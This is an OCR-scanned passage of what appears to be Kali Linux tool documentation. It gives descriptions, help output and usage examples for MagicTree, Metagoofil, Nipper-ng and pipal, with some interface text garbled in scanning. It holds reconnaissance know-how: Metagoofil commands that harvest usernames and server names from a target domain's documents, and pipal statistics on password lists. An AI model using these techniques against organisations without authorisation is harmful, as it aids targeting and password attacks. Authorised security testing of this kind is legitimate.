
TOOLS INCLUDED IN THE MAGICTREE PACKAGE

magictree–Penetrationtesterproductivitytool

A penetration tester productivity tool.

MAGICTREE USAGE EXAMPLE

```
root@kali:~# magictree
```



MagicTree
File
Edit
Node
Repository
Report
Help
Tree View
Q*
Q1
Q2
Q=
magictree
Table View
Matrix View
Task Manager
Title
Expression
Leaf
Hidden
Run
Stop
< Prev
Next >
Copy
Clear
Sa
Copy
Clear
Table cell click action:
Input
No input
Environment
TabSep in $in file
No input
Command
User@Host

Query/Method not saved in repository

Found N/A row(s)

Input: ● Environment ○ TabSep in $in file ○ No input

```
11:25.17 Using mtdir '/root/.magictree'
11:25.17 Failed to load settings: file '/root/.magictree/settings.properties' not found
11:25.23 Initializing MagicTree Version 1.3, rev 1814
```

CATEGORIES: REPORTING TOOLS*TAGS:* GUI, REPORTING

Metagoofil

METAGOOFIL PACKAGE DESCRIPTION

Metagoofil is an information gathering tool designed for extracting metadata of public documents (pdf,doc,xls,ppt,docx,pptx,xlsx) belonging to a target company.

Metagoofil will perform a search in Google to identify and download the documents to local disk and then will extract the metadata with different libraries like Hachoir, PdfMiner? and others. With the results it will generate a report with usernames, software versions and servers or machine names that will help Penetration testers in the information gathering phase.

Source: http://www.edge-security.com/metagoofil.php

Metagoofil Homepage | Kali Metagoofil Repo

- Author: Christian Martorella
- License: GPLv2

TOOLS INCLUDED IN THE METAGOOFIL PACKAGE

metagoofil–Tooldesignedforextractingmetadataofpublicdocuments

```
root@kali:~# metagoofil

******************************************************
*     /\/\   ___| |_ __ _  __ _  ___   ___  / _(_) | *
*    /    \ / _ \ __/ _` |/ _` |/ _ \ / _ \| |_| | | *
*   / /\/\ \  __/ || (_| | (_| | (_) | (_) |  _| | | *
*   \/    \/\___|\__\__,_|\__, |\___/ \___/|_| |_|_| *
*                       |___/                     *
* Metagoofil Ver 2.2                               *
* Christian Martorella                             *
* Edge-Security.com                                *
* cmartorella_at_edge-security.com                  *
******************************************************


 Usage: metagoofil options


        -d: domain to search
        -t: filetype to download (pdf,doc,xls,ppt,odp,ods,docx,xlsx,pptx)
        -l: limit of results to search (default 200)
        -h: work with documents in directory (use "yes" for local analysis)
        -n: limit of files to download
        -o: working directory (location to save downloaded files)
        -f: output file

 Examples:
  metagoofil.py -d apple.com -t doc,pdf -l 200 -n 50 -o applefiles -f results.html
  metagoofil.py -h yes -o applefiles -f results.html (local dir analysis)
```

METAGOOFIL USAGE EXAMPLE

Scan for documents from a domain *(-d kali.org)* that are PDF files *(-t pdf)*, searching 100 results *(-l 100)*, download 25 files *(-n 25)*, saving the downloads to a directory *(-o kalipdf)*, and saving the output to a file *(-f kalipdf.html)*:

```
root@kali:~# metagoofil -d kali.org -t pdf -l 100 -n 25 -o kalipdf -f kalipdf.html

******************************************************
*     /\/\   ___| |_ __ _  __ _  ___   ___  / _(_) | *
*    /    \ / _ \ __/ _` |/ _` |/ _ \ / _ \| |_| | | *
*   / /\/\ \  __/ || (_| | (_| | (_) | (_) |  _| | | *
*   \/    \/\___|\__\__,_|\__, |\___/ \___/|_| |_|_| *
*                         |___/                      *
* Metagoofil Ver 2.2                                 *
* Christian Martorella                               *
* Edge-Security.com                                  *
* cmartorella_at_edge-security.com                   *
******************************************************
['pdf']

[-] Starting online search...

[-] Searching for pdf files, with a limit of 100
       Searching 100 results...
Results: 21 files found
Starting to download 25 of them:
```

CATEGORIES: INFORMATION GATHERING, REPORTING

TOOLS*TAGS:* ENUMERATION, INFOGATHERING, OSINT, RECON, REPORTING

Nipper-ng

NIPPER-NG PACKAGE DESCRIPTION

Nipper-ng is the next generation of nippper, and will always remain free and open source. This software will be used to make observations about the security configurations of many different device types such as routers, firewalls, and switches of a network infrastructure. This is a fork from nipper 0.11.10 release of the GNUv3 GPL code.

Source: https://code.google.com/p/nipper-ng/

Nipper-ng Homepage | Kali Nipper-ng Repo

- Author: Ian Ventura-Whiting (Fizz)
- License: GPLv3

TOOLS INCLUDED IN THE NIPPER-NG PACKAGE

nipper–Devicesecurityconfigurationreviewtool

```
root@kali:~# nipper --help
                    _                         ____
              _ __ (_)_ __  _ __   ___ _ __   / ->/|
             | '_ \| | '_ \| '_ \ / _ \ '__|  /<-_/ |
             | | | | | |_) | |_) |  __/ |     |  | /
             |_| |_|_| .__/| .__/ \___|_|     |___|/
                     |_|   |_|

                         Version 0.11.10
                   http://nipper.titania.co.uk
            Copyright (C) 2006-2008 Ian Ventura-Whiting

Nipper is a  Network Infrastructure  Configuration Parser.  Nipper takes
a network infrastructure  device configuration,  processes the  file and
details security-related  issues with detailed  recommendations.  Nipper
was previous known as CiscoParse.

By default, input is retrieved from stdin and is output (in HTML format)
to stdout.

Command:
    nipper [Options]

General Options:
    --input=<file>
    Specifies a  device configuration  file to  process.  For CheckPoint
    Firewall-1 configurations, the input should be the conf directory.

    --output=<file> | --report=<file>
    Specified an output file for the report.

    --csv=<file>
    Want to output the network filtering configuration to a CSV file?.
    --version
    Displays the program version.

Example:
    The  example  below  will  process  a  Cisco  IOS-based  router
    configuration file called ios.conf  and output  the report to a file
    called report.html.

    nipper --ios-router --input=ios.conf --output=report.html

For additional help:
    --help[=<topic>]
    Show  the  online help  or show  the  additional  help on  the topic
    specified.  The help  topics  are;  GENERAL,  DEVICES,  DEVICES-ADV,
    SNMP,  REPORT, REPORT-ADV,  REPORT-SECT, REPORT-HTML,  REPORT-LATEX,
    AUDIT-ACL, AUDIT-PASS, AUDIT-ADV or CONFIG-FILE.
```

NIPPER USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: REPORTING TOOLS*TAGS:* INFOGATHERING, REPORTING

pipal

PIPAL PACKAGE DESCRIPTION

All this tool does is to give you the stats and the information to help you analyse the passwords. The real work is done by you in interpreting the results.

pipal Homepage | Kali pipal Repo

- Author: Robin Wood
- License: Creative Commons Attribution-Share Alike 2.0

TOOLS INCLUDED IN THE PIPAL PACKAGE

pipal–Statisticalanalysisonpassworddumps

```
root@kali:~# pipal -h
pipal 2.0 Robin Wood (robin@digininja.org) (www.digininja.org)

Usage: pipal [OPTION] ... FILENAME
    --help, -h: show help
    --top, -t X: show the top X results (default 10)
    --output, -o <filename>: output to file
    --external, -e <filename>: external file to compare words against
    --gkey <Google Maps API key>: to allow zip code lookups (optional)

    FILENAME: The file to count
```

PIPAL USAGE EXAMPLE

Analyze and display the top 5 passwords *(–t 5)*, using the given file as input *(/usr/share/wordlists/nmap.lst)*:

```
root@kali:~# pipal -t 5 /usr/share/wordlists/nmap.lst
Generating stats, hit CTRL-C to finish early and dump stats on words already processed.
Please wait...
Processing:                                                                        100%
|oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo|
Time: 00:00:04



Total entries = 5085
Total unique entries = 5076

Top 5 passwords
#!comment:  *                                                                       * =
10 (0.2%)
cabrera = 1 (0.02%)
#!comment:  * The Nmap Security Scanner is (C) 1996-2010 Insecure.Com LLC. Nmap is    *
= 1 (0.02%)
#!comment:  * also a registered trademark of Insecure.Com LLC.  This program is free  *
= 1 (0.02%)
#!comment:  * software; you may redistribute and/or modify it under the terms of the  *
= 1 (0.02%)

Top 5 base words
love = 26 (0.51%)
angel = 22 (0.43%)
password = 18 (0.35%)
soccer = 18 (0.35%)
princess = 13 (0.26%)

Password length (length ordered)
3 = 1 (0.02%)
4 = 11 (0.22%)
5 = 434 (8.53%)
6 = 1863 (36.64%)
```

```
7 = 1219 (23.97%)
8 = 865 (17.01%)
9 = 387 (7.61%)
10 = 156 (3.07%)
11 = 41 (0.81%)
12 = 13 (0.26%)
13 = 7 (0.14%)
14 = 1 (0.02%)
15 = 1 (0.02%)
16 = 1 (0.02%)
17 = 1 (0.02%)
87 = 83 (1.63%)
88 = 1 (0.02%)
```

CATEGORIES: REPORTING TOOLS*TAGS:* PASSWORDS, REPORTING